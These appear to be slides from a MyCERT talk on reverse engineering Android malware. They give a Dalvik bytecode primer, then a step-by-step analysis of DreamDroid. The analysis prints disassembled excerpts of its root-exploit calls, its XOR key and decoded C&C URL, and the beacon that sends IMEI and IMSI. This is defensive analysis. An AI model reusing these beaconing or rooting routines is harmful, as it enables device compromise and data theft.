# Reversing Android Malware

**MAHMUD AB RAHMAN**
**(MyCERT, CyberSecurity Malaysia)**




## MYSELF

- Mahmud Ab Rahman
- MyCERT, CyberSecurity Malaysia
- Lebahnet(honeynet), Botnet, Malware

MyCERT
Malaysia Computer Emergency Response Team

LebahNET.MY
CyberSecurity Honeynet Project





## INTRO : Dalvik Bytecode

- Below are list of websites for studying and understanding Dalvik's opcode.
  - Official Android SDK Documentation accessible via *git*
    - http://android.git.kernel.org/?p=platform/dalvik.git;a=tree
  - http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html
    - Based on Gabor's RE on .dex bytecode
  - http://www.netmite.com/android/mydroid/dalvik/docs/dalvik-bytecode.html
  - http://developer.android.com/reference/packages.html - Android SDK API





## INTRO : Dalvik Bytecode

- *.class public final com/xxxx/xxxx/*
  - *A class file*
- *.super java/lang/Object*
  - *A super object*
- *.source DataHelper.java*
  - *A source file*
- *.field public static final a Ljava/lang/String*
  - *A 'field' with "string" attribute*
- *.method static <clinit>()V*
  - *A static method with a VOID return*
- *new-array vA, vB, type@CCCC*
  - *Construct a new array of the indicated type and size. The type must be an array type.*

## INTRO : Dalvik Bytercode

- *const/*(4,16) vA, #+B*
  - *Move the given literal value (sign-extended to 32 bits) into the specified register*
- *invoke-* (direct,static,super,interface,virtual)*
  - *Call the indicated method. The result (if any) may be stored with an appropriate move-result* variant as the immediately subsequent instruction.*
- *s-(get|put)-*(wide,float,object,byte,char)*
  - *Perform the identified object static field operation with the identified static field, loading or storing into the value register.Note: These opcodes are reasonable candidates for static linking, altering the field argument to be a more direct offset.*
- *move-result-*(wide,object)*
  - *Move the single-word/double/object (non-object) result of the most recent invoke-kind into the indicated register.*
- *new-array vA, vB, type@CCCC*
  - *Construct a new array of the indicated type and size. The type must be an array type.*







## INTRO : Dalvik Bytercode

- *move v0,v11*
  - *Move v11 to v0*
- *Goto l78a*
  - *GOTO line 78a*
- *a-(get|put)-*(wide,float,object,byte,char)*
  - *Perform the identified array operation at the identified index of the given array, loading or storing into the value register.*
- *i-(get|put)-*(wide,float,object,byte,char)*
  - *Perform the identified object instance field operation with the identified field, loading or storing into the value register.*
  - *Note: These opcodes are reasonable candidates for static linking, altering the field argument to be a more direct offset.*







## INTRO : Dalvik Bytercode


- *if-(eq,ne,gt,lt,ge,le) vA, vB, +CCCC*
  - *Branch to the given destination if the given two registers' values compare as specified.*
  - *Note: The branch offset may not be 0. (A spin loop may be legally constructed either by branching around a backward goto or by including a nop as a target before the branch.)*
- *If-(eq,ne,gt,lt,ge,le) vA, +CCCC*
  - *Branch to the given destination if the given register's value compares with 0 as specified.*
  - *Note: The branch offset may not be 0. (A spin loop may be legally constructed either by branching around a backward goto or by including a nop as a target before the branch.)*







## ANDROID MALWARE



## Android Malware





## Android Malware

- Malicious piece of codes.
- Infection methods:
  - Infecting legitimate apps
    - Mod app with malicious codes (Geinimi, DreamDroid,ADDR)
    - Upload to "Market" or 3rd party hosting
  - Exploiting Android's (core/apps) bugs
  - Fake apps
    - DreamDroid's removal tool





## Android Malware

- Infection methods (cont):
  - Remote install?.
    - Victim's gmail credential is required
    - Browse "Market" and pass gmail info
    - "Market" will install app into victim's phone REMOTELY

http://www.net-security.org/article.php?id=1556





## DreamDroid Malware

## RE #3: DreamDroid

- Latest addition to android malware family
- Modus Operandi
  - Infecting legitimate software
  - Hosted at “Market”
  - 53 software infected
- Bundled with exploits to “root” the Android
  - Exploid (CVE-2009-1185)
  - Rageagaintsthecage (CVE-2010-EASY)
- Bot capability





## RE #3: DreamDroid (stage1 payload)

- Life Circle (entry point)
  - Launch Itself via INTENT (Launcher)
    - AndroidManifest.XML
  - Checking “profile” file (Init on Setting->Init on Setting$1)
    - If exist, stopSelf()
    - Else
      - Check if the “.downloadsmanager” is installed
      - If installed, stopSelf()
      - Else
        - start copying sqlite.db to DownloadProvidersManager.apk (cpFile())





## RE #3: DreamDroid (stage1 payload)

```
<activity android:name="com.android.root.main">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

```
48    new-instance  v1,java/io/File
49    const-string  v3,"/system/bin/profile"
50    invoke-direct {v1,v3},java/io/File/<init> ; <init>(Ljava/lang/String;)V
51  .line 90
52    invoke-virtual  {v1},java/io/File/exists  ; exists()Z
53    move-result v2
54  .line 88
55    iget-object v3,v5,com/android/root/Setting$1.this$0 Lcom/android/root/Setting;
56    invoke-static {v3,v2},com/android/root/Setting/access$0 ; access$0(Lcom/android/root/Setting;Z)V
57    goto  111526
```

```
157 .method static access$0(Lcom/android/root/Setting;Z)V
158   .limit registers 3
159   ; parameter[0] : v0 (Lcom/android/root/Setting;)
160   ; parameter[1] : v1 (Z)
161   .line 223
162     invoke-direct {v0,v1},com/android/root/Setting/destroy  ; destroy(Z)V
163     return-void
164   .end method
165
```

```
316   .line 228
317     iget-object v0,v3,com/android/root/Setting.ctx Landroid/content/Context;
318     const-string  v1,"sqlite.db"
319     const-string  v2,"DownloadProvidersManager.apk"
320     invoke-static {v0,v1,v2},com/android/root/Setting/cpFile  ; cpFile(Landroid/content/Context;Ljava/lang/String;Lj
321   l119ea:
322   .line 230
323     invoke-virtual  {v3},com/android/root/Setting/stopSelf  ; stopSelf()V
```





## RE #3: DreamDroid (stage1 payload)

- Life Circle (r00ting the b0x)
  - Check the “profile” file
    - If exist, destroy() ->stopSelf()
    - Else
      - Prepare for UdevRoot
        - Run Exploid
      - If Failed
        - Prepare for AdbRoot
        - Run “rageagaintsthecage”
      - destroy() -> cpFile() | stopSelf()

# RE #3: DreamDroid (stage1 payload)

```
952     new-instance  v3,java/io/File
953     const-string  v6,"/system/bin/profile"
954     invoke-direct {v3,v6},java/io/File/<init> ; <init>(Ljava/lang/String;)V
955   .line 266
956     invoke-virtual  {v3},java/io/File/exists  ; exists()Z
957     move-result v6
958     if-eqz  v6,111f90
```

```
964     new-instance  v5,com/android/root/udevRoot
965     iget-object v6,v12,com/android/root/Setting.ctx Landroid/content/Context;
966     invoke-direct {v5,v6},com/android/root/udevRoot/<init>  ; <init>(Landroid/content/Context;)V
967   .line 272
968     invoke-virtual  {v5},com/android/root/udevRoot/go4root  ; go4root()Z
969     move-result v6
970     if-eqz  v6,111fb2
```

```
976     new-instance  v0,com/android/root/adbRoot
977     iget-object v6,v12,com/android/root/Setting.ctx Landroid/content/Context;
978     iget-object v7,v12,com/android/root/Setting.handler Landroid/os/Handler;
979     invoke-direct {v0,v6,v7},com/android/root/adbRoot/<init>  ; <init>(Landroid/content/Context;Landroid/os/Handler
980   .line 279
981     invoke-virtual  {v0},com/android/root/adbRoot/go4root ; go4root()Z
982     move-result v6
983     if-eqz  v6,111f44
```







# RE #3: DreamDroid (stage1 payload)

```
964     new-instance  v5,com/android/root/udevRoot
965     iget-object v6,v12,com/android/root/Setting.ctx Landroid/content/Context;
966     invoke-direct {v5,v6},com/android/root/udevRoot/<init>  ; <init>(Landroid/content/Context;)V
967   .line 272
968     invoke-virtual  {v5},com/android/root/udevRoot/go4root  ; go4root()Z
969     move-result v6
970     if-eqz  v6,111fb2
```

udevRoot

```
698   .method public go4root()Z
699   .limit registers 3
700   ; this: v2 (Lcom/android/root/udevRoot;)
701   .var 0 is tmpResult Z from 112704 to 11270a
702   .var 1 is tmpResult Z from 11270a to 11270c
703   .var 0 is tmpResult Z from 11270c to 112734
704   .line 225
705     invoke-direct {v2},com/android/root/udevRoot/prepareRawFile ; prepareRawFile()Z
706     move-result v0
```

```
714   .line 230
715     invoke-direct {v2},com/android/root/udevRoot/runExploid ; runExploid()Z
716     move-result v0
```

```
720     invoke-direct {v2},com/android/root/udevRoot/changeWifiState  ; changeWifiState()V
721   .line 234
722     invoke-direct {v2},com/android/root/udevRoot/installSu  ; installSu()Z
723     move-result v0
```

```
725     invoke-direct {v2},com/android/root/udevRoot/restoreWifiState ; restoreWifiState()V
726   l1272c:
727   .line 238
728     invoke-direct {v2},com/android/root/udevRoot/removeExploit  ; removeExploit()V
```







# RE #3: DreamDroid (stage1 payload)

```
976     new-instance  v0,com/android/root/adbRoot
977     iget-object v6,v12,com/android/root/Setting.ctx Landroid/content/Context;
978     iget-object v7,v12,com/android/root/Setting.handler Landroid/os/Handler;
979     invoke-direct {v0,v6,v7},com/android/root/adbRoot/<init>  ; <init>(Landroid/content/Context;Landroid/os/Handler
980   .line 279
981     invoke-virtual  {v0},com/android/root/adbRoot/go4root ; go4root()Z
982     move-result v6
983     if-eqz  v6,111f44
```

```
329   .method public go4root()Z
330   .limit registers 3
331   ; this: v2 (Lcom/android/root/adbRoot;)
332   .line 102
333     invoke-direct {v2},com/android/root/adbRoot/prepareRawFile  ; prepareRawFile()Z
334     move-result v0
```

```
342   .line 107
343     invoke-direct {v2},com/android/root/adbRoot/runExploid  ; runExploid()Z
344     move-result v1
```

adbRoot aka rageagaintsthecage







# RE #3: DreamDroid (stage1 payload)

- Life Circle (calling home)
  - XOR-ed URL

```
42  .line 249
43    new-instance  v2,java/lang/String
44    iget-object v3,v5,com/android/root/Setting$Z.val$c [B
45    invoke-direct {v2,v3},java/lang/String/<init> ; <init>([B)V
46    iget-object v3,v5,com/android/root/Setting$2.this$0 Lcom/android/root/Setting;
47    invoke-static {v3},com/android/root/Setting/access$1  ; access$1(Lcom/android/root/Setting;)Landroid/content/Con
48    move-result-object  v3
49    invoke-static {v2,v3},com/android/root/Setting/postUrl  ; postUrl(Ljava/lang/String;Landroid/content/Context;)V
```

# RE #3: DreamDroid (stage1 payload)

- Life Circle (calling home)
  - OnCreate()->Setting$2.run()

```
.method public onCreate()V
.limit registers 13
; this: v12 (Lcom/android/root/Setting;)
    sget-object v6,com/android/root/Setting.u [B
    invoke-virtual  {v6},[B/clone ; clone()Ljava/lang/Object;
    move-result-object  v1
    check-cast  v1,[B
.line 243
    invoke-static {v1},com/android/root/adbRoot/crypt ; crypt([B)V
    new-instance  v6,com/android/root/Setting$2
    invoke-direct {v6,v12,v1},com/android/root/Setting$2/<init> ; <init>(Lcom/android/root/Setting;[B)V
.line 255
    invoke-virtual  {v6},com/android/root/Setting$2/run ; run()V
.line 249
    new-instance  v2,java/lang/String
    iget-object v3,v5,com/android/root/Setting$2.val$c [B
    invoke-direct {v2,v3},java/lang/String/<init> ; <init>([B)V
    iget-object v3,v5,com/android/root/Setting$2.this$0 Lcom/android/root/Setting;
    invoke-static {v3},com/android/root/Setting/access$1  ; access$1(Lcom/android/root/Setting;)Landroid/content/Con
    move-result-object  v3
    invoke-static {v2,v3},com/android/root/Setting/postUrl  ; postUrl(Ljava/lang/String;Landroid/content/Context;)V
```







# RE #3: DreamDroid (stage1 payload)

- Life Circle (calling home)
  - XOR-ed URL

```
.method public static crypt([B)V
.limit registers 5
; parameter[0] : v4 ([B)
    aget-byte v2,v4,v0
    sget-object v3,com/android/root/adbRoot.KEYVALUE [B
    aget-byte v3,v3,v1
    xor-int/2addr v2,v3
    int-to-byte v2,v2
    aput-byte v2,v4,v0
```

http://184.105.245.17:8080/GMServer/GMServlet

```
<?xml version="1.0" encoding="UTF-8"?>
<Request><Protocol>1.0</Protocol><Command>0</Command><ClientInfo><Partner>%s</Partner>
<ProductId>%s</ProductId><IMEI>%s</IMEI><IMSI>%s</IMSI><Modle>%s</Modle></ClientInfo>
</Request"
```

```
    invoke-static {v7},com/android/root/adbRoot/getIMEI ; getIMEI(Landroid/content/Context;)Ljava/lang/String;
    move-result-object  v4
    aput-object v4,v2,v3
    const/4 v3,3
    invoke-static {v7},com/android/root/adbRoot/getIMSI ; getIMSI(Landroid/content/Context;)Ljava/lang/String;
    move-result-object  v4
```







# RE #3: DreamDroid (stage2 payload)

- DownloadProvidersManager.apk
  - Silently installed/copied into /system/app

```
    const-string  v1,"sqlite.db"
    const-string  v2,"DownloadProvidersManager.apk"
    invoke-static {v0,v1,v2},com/android/root/Setting/cpFile
```

```
    new-instance  v10,java/lang/StringBuilder
    const-string  v11,"/system/app/"
```







# RE #3: DreamDroid (stage2 payload)

- What it does?
  - RE  DownloadProvidersManager.apk
  - Start via AndroidManifest.xml too : )

## RE #3: DreamDroid (cont)

- Features:
  - Encrypted communication (XOR)
  - Encrypted data
  - Bot capability
  - Two stage payloads
    - 1st Payload - Infected app
      - Rooted device
      - Install 2nd payload (DownloadProviderManager)
    - 2nd Payload - DownloadProviderManager
      - Sqllite.db (original filename)
      - Receive instructions from C&C
      - Send info to C&C
      - Silently install itself (copy to */system/app* directory)






## RE #3: DreamDroid (cont)

- Encryption
  - XOR operation
    - KEY="6^)(9-p35a%3#4S!4S0)$Yt%^&5(j.g^&o(*0)$Yv!#O@6GpG@=+3j.&6^)(0-=1".*getBytes()*
    - DATA="9442938832952138511219112519102302419997621102222611139125244801090511910011960487794252"
  - Revealed C&C server
    - http://184.105.245.17:8080/GMServer/GMServlet
- Send IMEI,IMSI, Device Model, SDK Version to C&C server





# CHALLENGES AND ISSUES







## Challenges and Issues

- Typical Reverse engineering challenges
  - Code obfuscation
    - Obfuscation on data
  - Encryption
    - Make it harder
    - Eventually will be broken (as for current sample)
  - Code optimizing
    - Code for device, painful for RE
- Tools is not yet mature
  - IDA PRO like RE suite
  - XREF


## Challenges and Issues

- Spotting the malicious apps
  - Not RE problem but how do you spot the malicious app?.
- Remote Install via “Market” would be interesting to observe





## CONCLUSION







## Conclusion

- Android malware is interesting topic
  - More complex android malware are expected
  - More exploits on Android platform are expected
  - More powerful hardware will change the landscape!
- It is possible to reverse engineering Android malware
  - A lot of free tools to reverse engineering android apps/malware
  - Solving a puzzle. PERIOD
- Reversing tools are there, but yet to mature





## Q&A

CyberSecurity MALAYSIA

MOSTI Ministry of Science, Technology & Innovation

# THANKS

Email: mahmud@cybersecurity.my
Web: http://www.cybersecurity.my
Web: http://www.mycert.org.my
Web: www.cybersafe.my
Report Incident: mycert@mycert.org.my

*Securing Our Cyberspace*